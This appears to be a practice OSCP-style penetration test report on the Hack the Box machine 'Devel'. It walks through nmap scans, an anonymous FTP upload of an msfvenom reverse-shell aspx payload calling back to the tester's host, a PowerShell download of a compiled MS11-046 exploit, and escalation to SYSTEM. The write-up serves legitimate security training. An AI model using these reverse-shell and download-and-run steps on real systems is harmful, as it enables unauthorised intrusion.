
Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-07-04

Contents

1	Offensive Security OSCP Exam Report	3
1.1	Introduction:	3
1.2	Objective:	3
1.3	Requirement:	3
2	High-Level Summary	4
2.1	Recommendations:	4
3	Methodologies	5
3.1	Information Gathering:	5
3.2	Penetration:	5
3.2.1	System IP: 10.10.10.5	5
3.2.1.1	Service Enumeration:	5
3.2.1.2	Scanning	6
3.2.1.3	Gaining Shell	7
3.2.1.4	Privilege Escalation	12
3.2.1.5	Proof File	15
4	Maintaining Access	17
5	House Cleaning:	18

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – The Devel. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. Devel was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Devel(10.10.10.5) - Insecure configuration of the FTP server which gave us a initial foothold and then privilege escalation is due to the lack of patch.

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Devel - 10.10.10.5

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to Lame.

3.2.1 System IP: 10.10.10.5

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.5	TCP: 21,80\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Sun Jul 4 00:30:22 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪ 10.10.10.5
Nmap scan report for 10.10.10.5
Host is up, received timestamp-reply ttl 127 (0.21s latency).
Scanned at 2021-07-04 00:30:25 PDT for 25s
Not shown: 998 filtered ports
Reason: 998 no-responses
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 127 Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17 02:06AM      <DIR>          aspnet_client
| 03-17-17 05:37PM                      689 iisstart.htm
|_03-17-17 05:37PM                      184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http      syn-ack ttl 127 Microsoft IIS httpd 7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jul 4 00:30:50 2021 -- 1 IP address (1 host up) scanned in 28.26 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Sun Jul 4 00:38:12 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪ 10.10.10.5
Nmap scan report for 10.10.10.5
Host is up, received timestamp-reply ttl 127 (0.21s latency).
Scanned at 2021-07-04 00:38:12 PDT for 227s
Not shown: 65533 filtered ports
Reason: 65533 no-responses
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 127 Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

```
| 03-18-17 02:06AM <DIR> aspnet_client
| 03-17-17 05:37PM 689 iisstart.htm
|_03-17-17 05:37PM 184946 welcome.png
| ftp-syst:
|_ SYST: Windows_NT
80/tcp open http syn-ack ttl 127 Microsoft IIS httpd 7.5
| http-methods:
|_ Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jul 4 00:41:59 2021 -- 1 IP address (1 host up) scanned in 227.28 seconds
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.5

Vulnerability Exploited : Gained a foothold via the misconfigured FTP server

System Vulnerable : 10.10.10.5

Vulnerability Explanation : The web administrator has given anonymous access to the ftp folder with full access to upload and download the files

Privilege Escalation Vulnerability : # MS11-046 asd.sys kernal exploit


Vulnerability fix : Web administrator has to avoid providing the anonymous access to the ftp with full permission and systems has to patched regularly

Severity Level : Critical

By checking the nmap scan we can see that there are only couple of ports open which is port 21 and port 80. The page is a default IIS page as shown below.

**Figure 3.1:** 200-web.png

By checking at the page source i can see that the name of the image is welcome.png.

**Figure 3.2:** 205-welcome.png.png

I can see that the anonymous login is allowed on the ftp server. Lets check what we have over there.


```
→
→ ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:i7z3r0): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17 02:06AM <DIR> aspnet_client
03-17-17 05:37PM 689 iisstart.htm
03-17-17 05:37PM 184946 welcome.png
226 Transfer complete.
ftp> █
```

Figure 3.3: 210-ftp.png

I can see that the welcome.png is there in ftp folder. It seems like the administrator has allowed an access to web directory with the anonymous login which is very dangerous.


```
ftp> ?
Commands may be abbreviated.  Commands are:

!          dir          mdelete    qc          site
$          disconnect    mdir       sendport    size
account    exit          mget       put         status
append     form         mkdir      pwd         struct
ascii      get          nls        quit        system
bell       glob         mode       quote       sunique
binary     hash         modtime    recv        tenex
bye        help         mput       reget       tick
case       idle         newer      rstatus     trace
cd         image        nmap       rhelp       type
cdup       ipany        nlist      rename      user
chmod      ipv4         ntrans     reset       umask
close      ipv6         open       restart     verbose
cr         lcd          prompt     rmdir       ?
delete     ls           passive    runique
```

Figure 3.4: 215-put.png

Since the put function is there we can upload the reverse shell and make it execute. I am going to create a rev.aspx using msfvenom.


```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.24 LPORT=9001 -f aspx > rev.aspx
```



```
→ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.24 LPORT=9001 -f aspx > rev.aspx  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of aspx file: 2879 bytes
```

Figure 3.5: 220-msfvenom.png

Lets put that to the ftp link and check if we can get the reverse shell or not but before that i am going to set multi/handler for the reverse shell.



```
msf6 exploit(multi/handler) >  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST tun0  
LHOST => tun0  
msf6 exploit(multi/handler) > set LPORT 9001  
LPORT => 9001  
msf6 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 10.10.14.24:9001
```

Figure 3.6: 225-handler.png

We have uploaded the reverse shell to the ftp link as shown below.

```
Remote system type is Windows_NT.
ftp> put rev.aspx
local: rev.aspx remote: rev.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2916 bytes sent in 0.00 secs (37.0789 MB/s)
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  02:06AM      <DIR>          aspnet_client
03-17-17  05:37PM                  689 iisstart.htm
07-04-21  02:41PM                  2916 rev.aspx
03-17-17  05:37PM             184946 welcome.png
226 Transfer complete.
ftp> 
```

Figure 3.7: 230-ftp_rev_shell.png

Now i can access the reverse shell from the web. Once we access the aspx we got the meterpreter session.



Figure 3.8: 235-web_rev.png

The architecture and the meterpreter session both 32-bit so we dont have any issues.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.24:9001
[*] Sending stage (175174 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.24:9001 -> 10.10.10.5:49164) at 2021-07-04 04:31:49 -0700

meterpreter > sysinfo
Computer      : DEVEL
OS            : Windows 7 (6.1 Build 7600).
Architecture : x86
System Language : e1_GR
Domain       : HTB
Logged On Users : 0
Meterpreter   : x86/windows
meterpreter > 
```

Figure 3.9: 240-meterpreter.png

Tried to get the user folder but unfortunately we dont have access to the user folder.

```
c:\Users>cd basis
cd basis
Access is denied.
```

Figure 3.10: 245-Shell_access.png

3.2.1.4 Privilege Escalation

Since this machine is the windows 7 machine we will have so many privilege escalation exploits available to use. Lets check the version of the software and check for the exploit.

```
c:\Users>systeminfo
systeminfo

Host Name:                DEVEL
OS Name:                  Microsoft Windows 7 Enterprise
OS Version:               6.1.7600 N/A Build 7600
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:         babis
Registered Organization:
Product ID:                55041-051-0948536-86302
Original Install Date:    17/3/2017, 4:17:31
```

Figure 3.11: 250-systeminfo.png

From the systeminfo output we can see that the system is Microsoft Windows 7 Enterprise build 7600. By searching the privilege escalation for the same we got the first exploit as 40564.c which we can use for the privilege escalation purpose.




Figure 3.12: 255-google_priv.png

As per the comments we need to compile this with mingw32(sudo apt-get install mingw-w64) compiler.

```
# Exploit notes:
#   Privileged shell execution:
#     - the SYSTEM shell will spawn within the invoking shell/process
#   Exploit compiling (Kali GNU/Linux Rolling 64-bit):
#     - # i686-w64-mingw32-gcc MS11-046.c -o MS11-046.exe -lws2_32
#   Exploit prerequisites:
#     - low privilege access to the target OS
#     - target OS not patched (KB2503665, or any other related
```

Figure 3.13: 260-exploit_instruction.png

I am going to compile the same with the below command and upload it to the target computer and check for the results.

we got the exe file after the compilation. Lets set up the python web server and upload it to the target with powershell command. Going to save the output file on the public directory so that it is easier for me to execute it and we will have permission as well to execute.

```
→
→ i686-w64-mingw32-gcc 40564.c -o 40564.exe -lws2_32
→ ls
40564.c 40564.exe devel images nmap notes.txt rev.aspx
→
```


Figure 3.14: 265-compiler.png

```
powershell -c "(new-object
↪ System.Net.WebClient).DownloadFile('http://10.10.14.24:8000/40564.exe',
↪ 'c:\Users\Public\Downloads\40564.exe')"
```

We have successfully uploaded the exe file and now we need to execute it.

```
→
→ python2 -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.5 - - [04/Jul/2021 04:57:16] "GET /40564.exe HTTP/1.1" 200 -
```


Figure 3.15: 270-exe_upload.png



```
c:\Users\Public\Downloads>whoami
whoami
iis apppool\web
```

Figure 3.16: 275-user.png

After running the privilege escalation website we don't have any output but however we got the root of the system.



```
c:\Users\Public\Downloads>
c:\Users\Public\Downloads>40564.exe
40564.exe


c:\Windows\System32>whoami
whoami
nt authority\system

c:\Windows\System32>
```

Figure 3.17: 280-exploit_run.png

3.2.1.5 Proof File


User



```
c:\Users\babis\Desktop>type user.txt.txt
type user.txt.txt
9e[REDACTED]cb3e8
c:\Users\babis\Desktop>
```

Figure 3.18: 285-user.txt.png

Root



```
c:\Users\Administrator\Desktop>type root.txt
type root.txt
e62[REDACTED]c72b4b
c:\Users\Administrator\Desktop>
```

Figure 3.19: 290-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.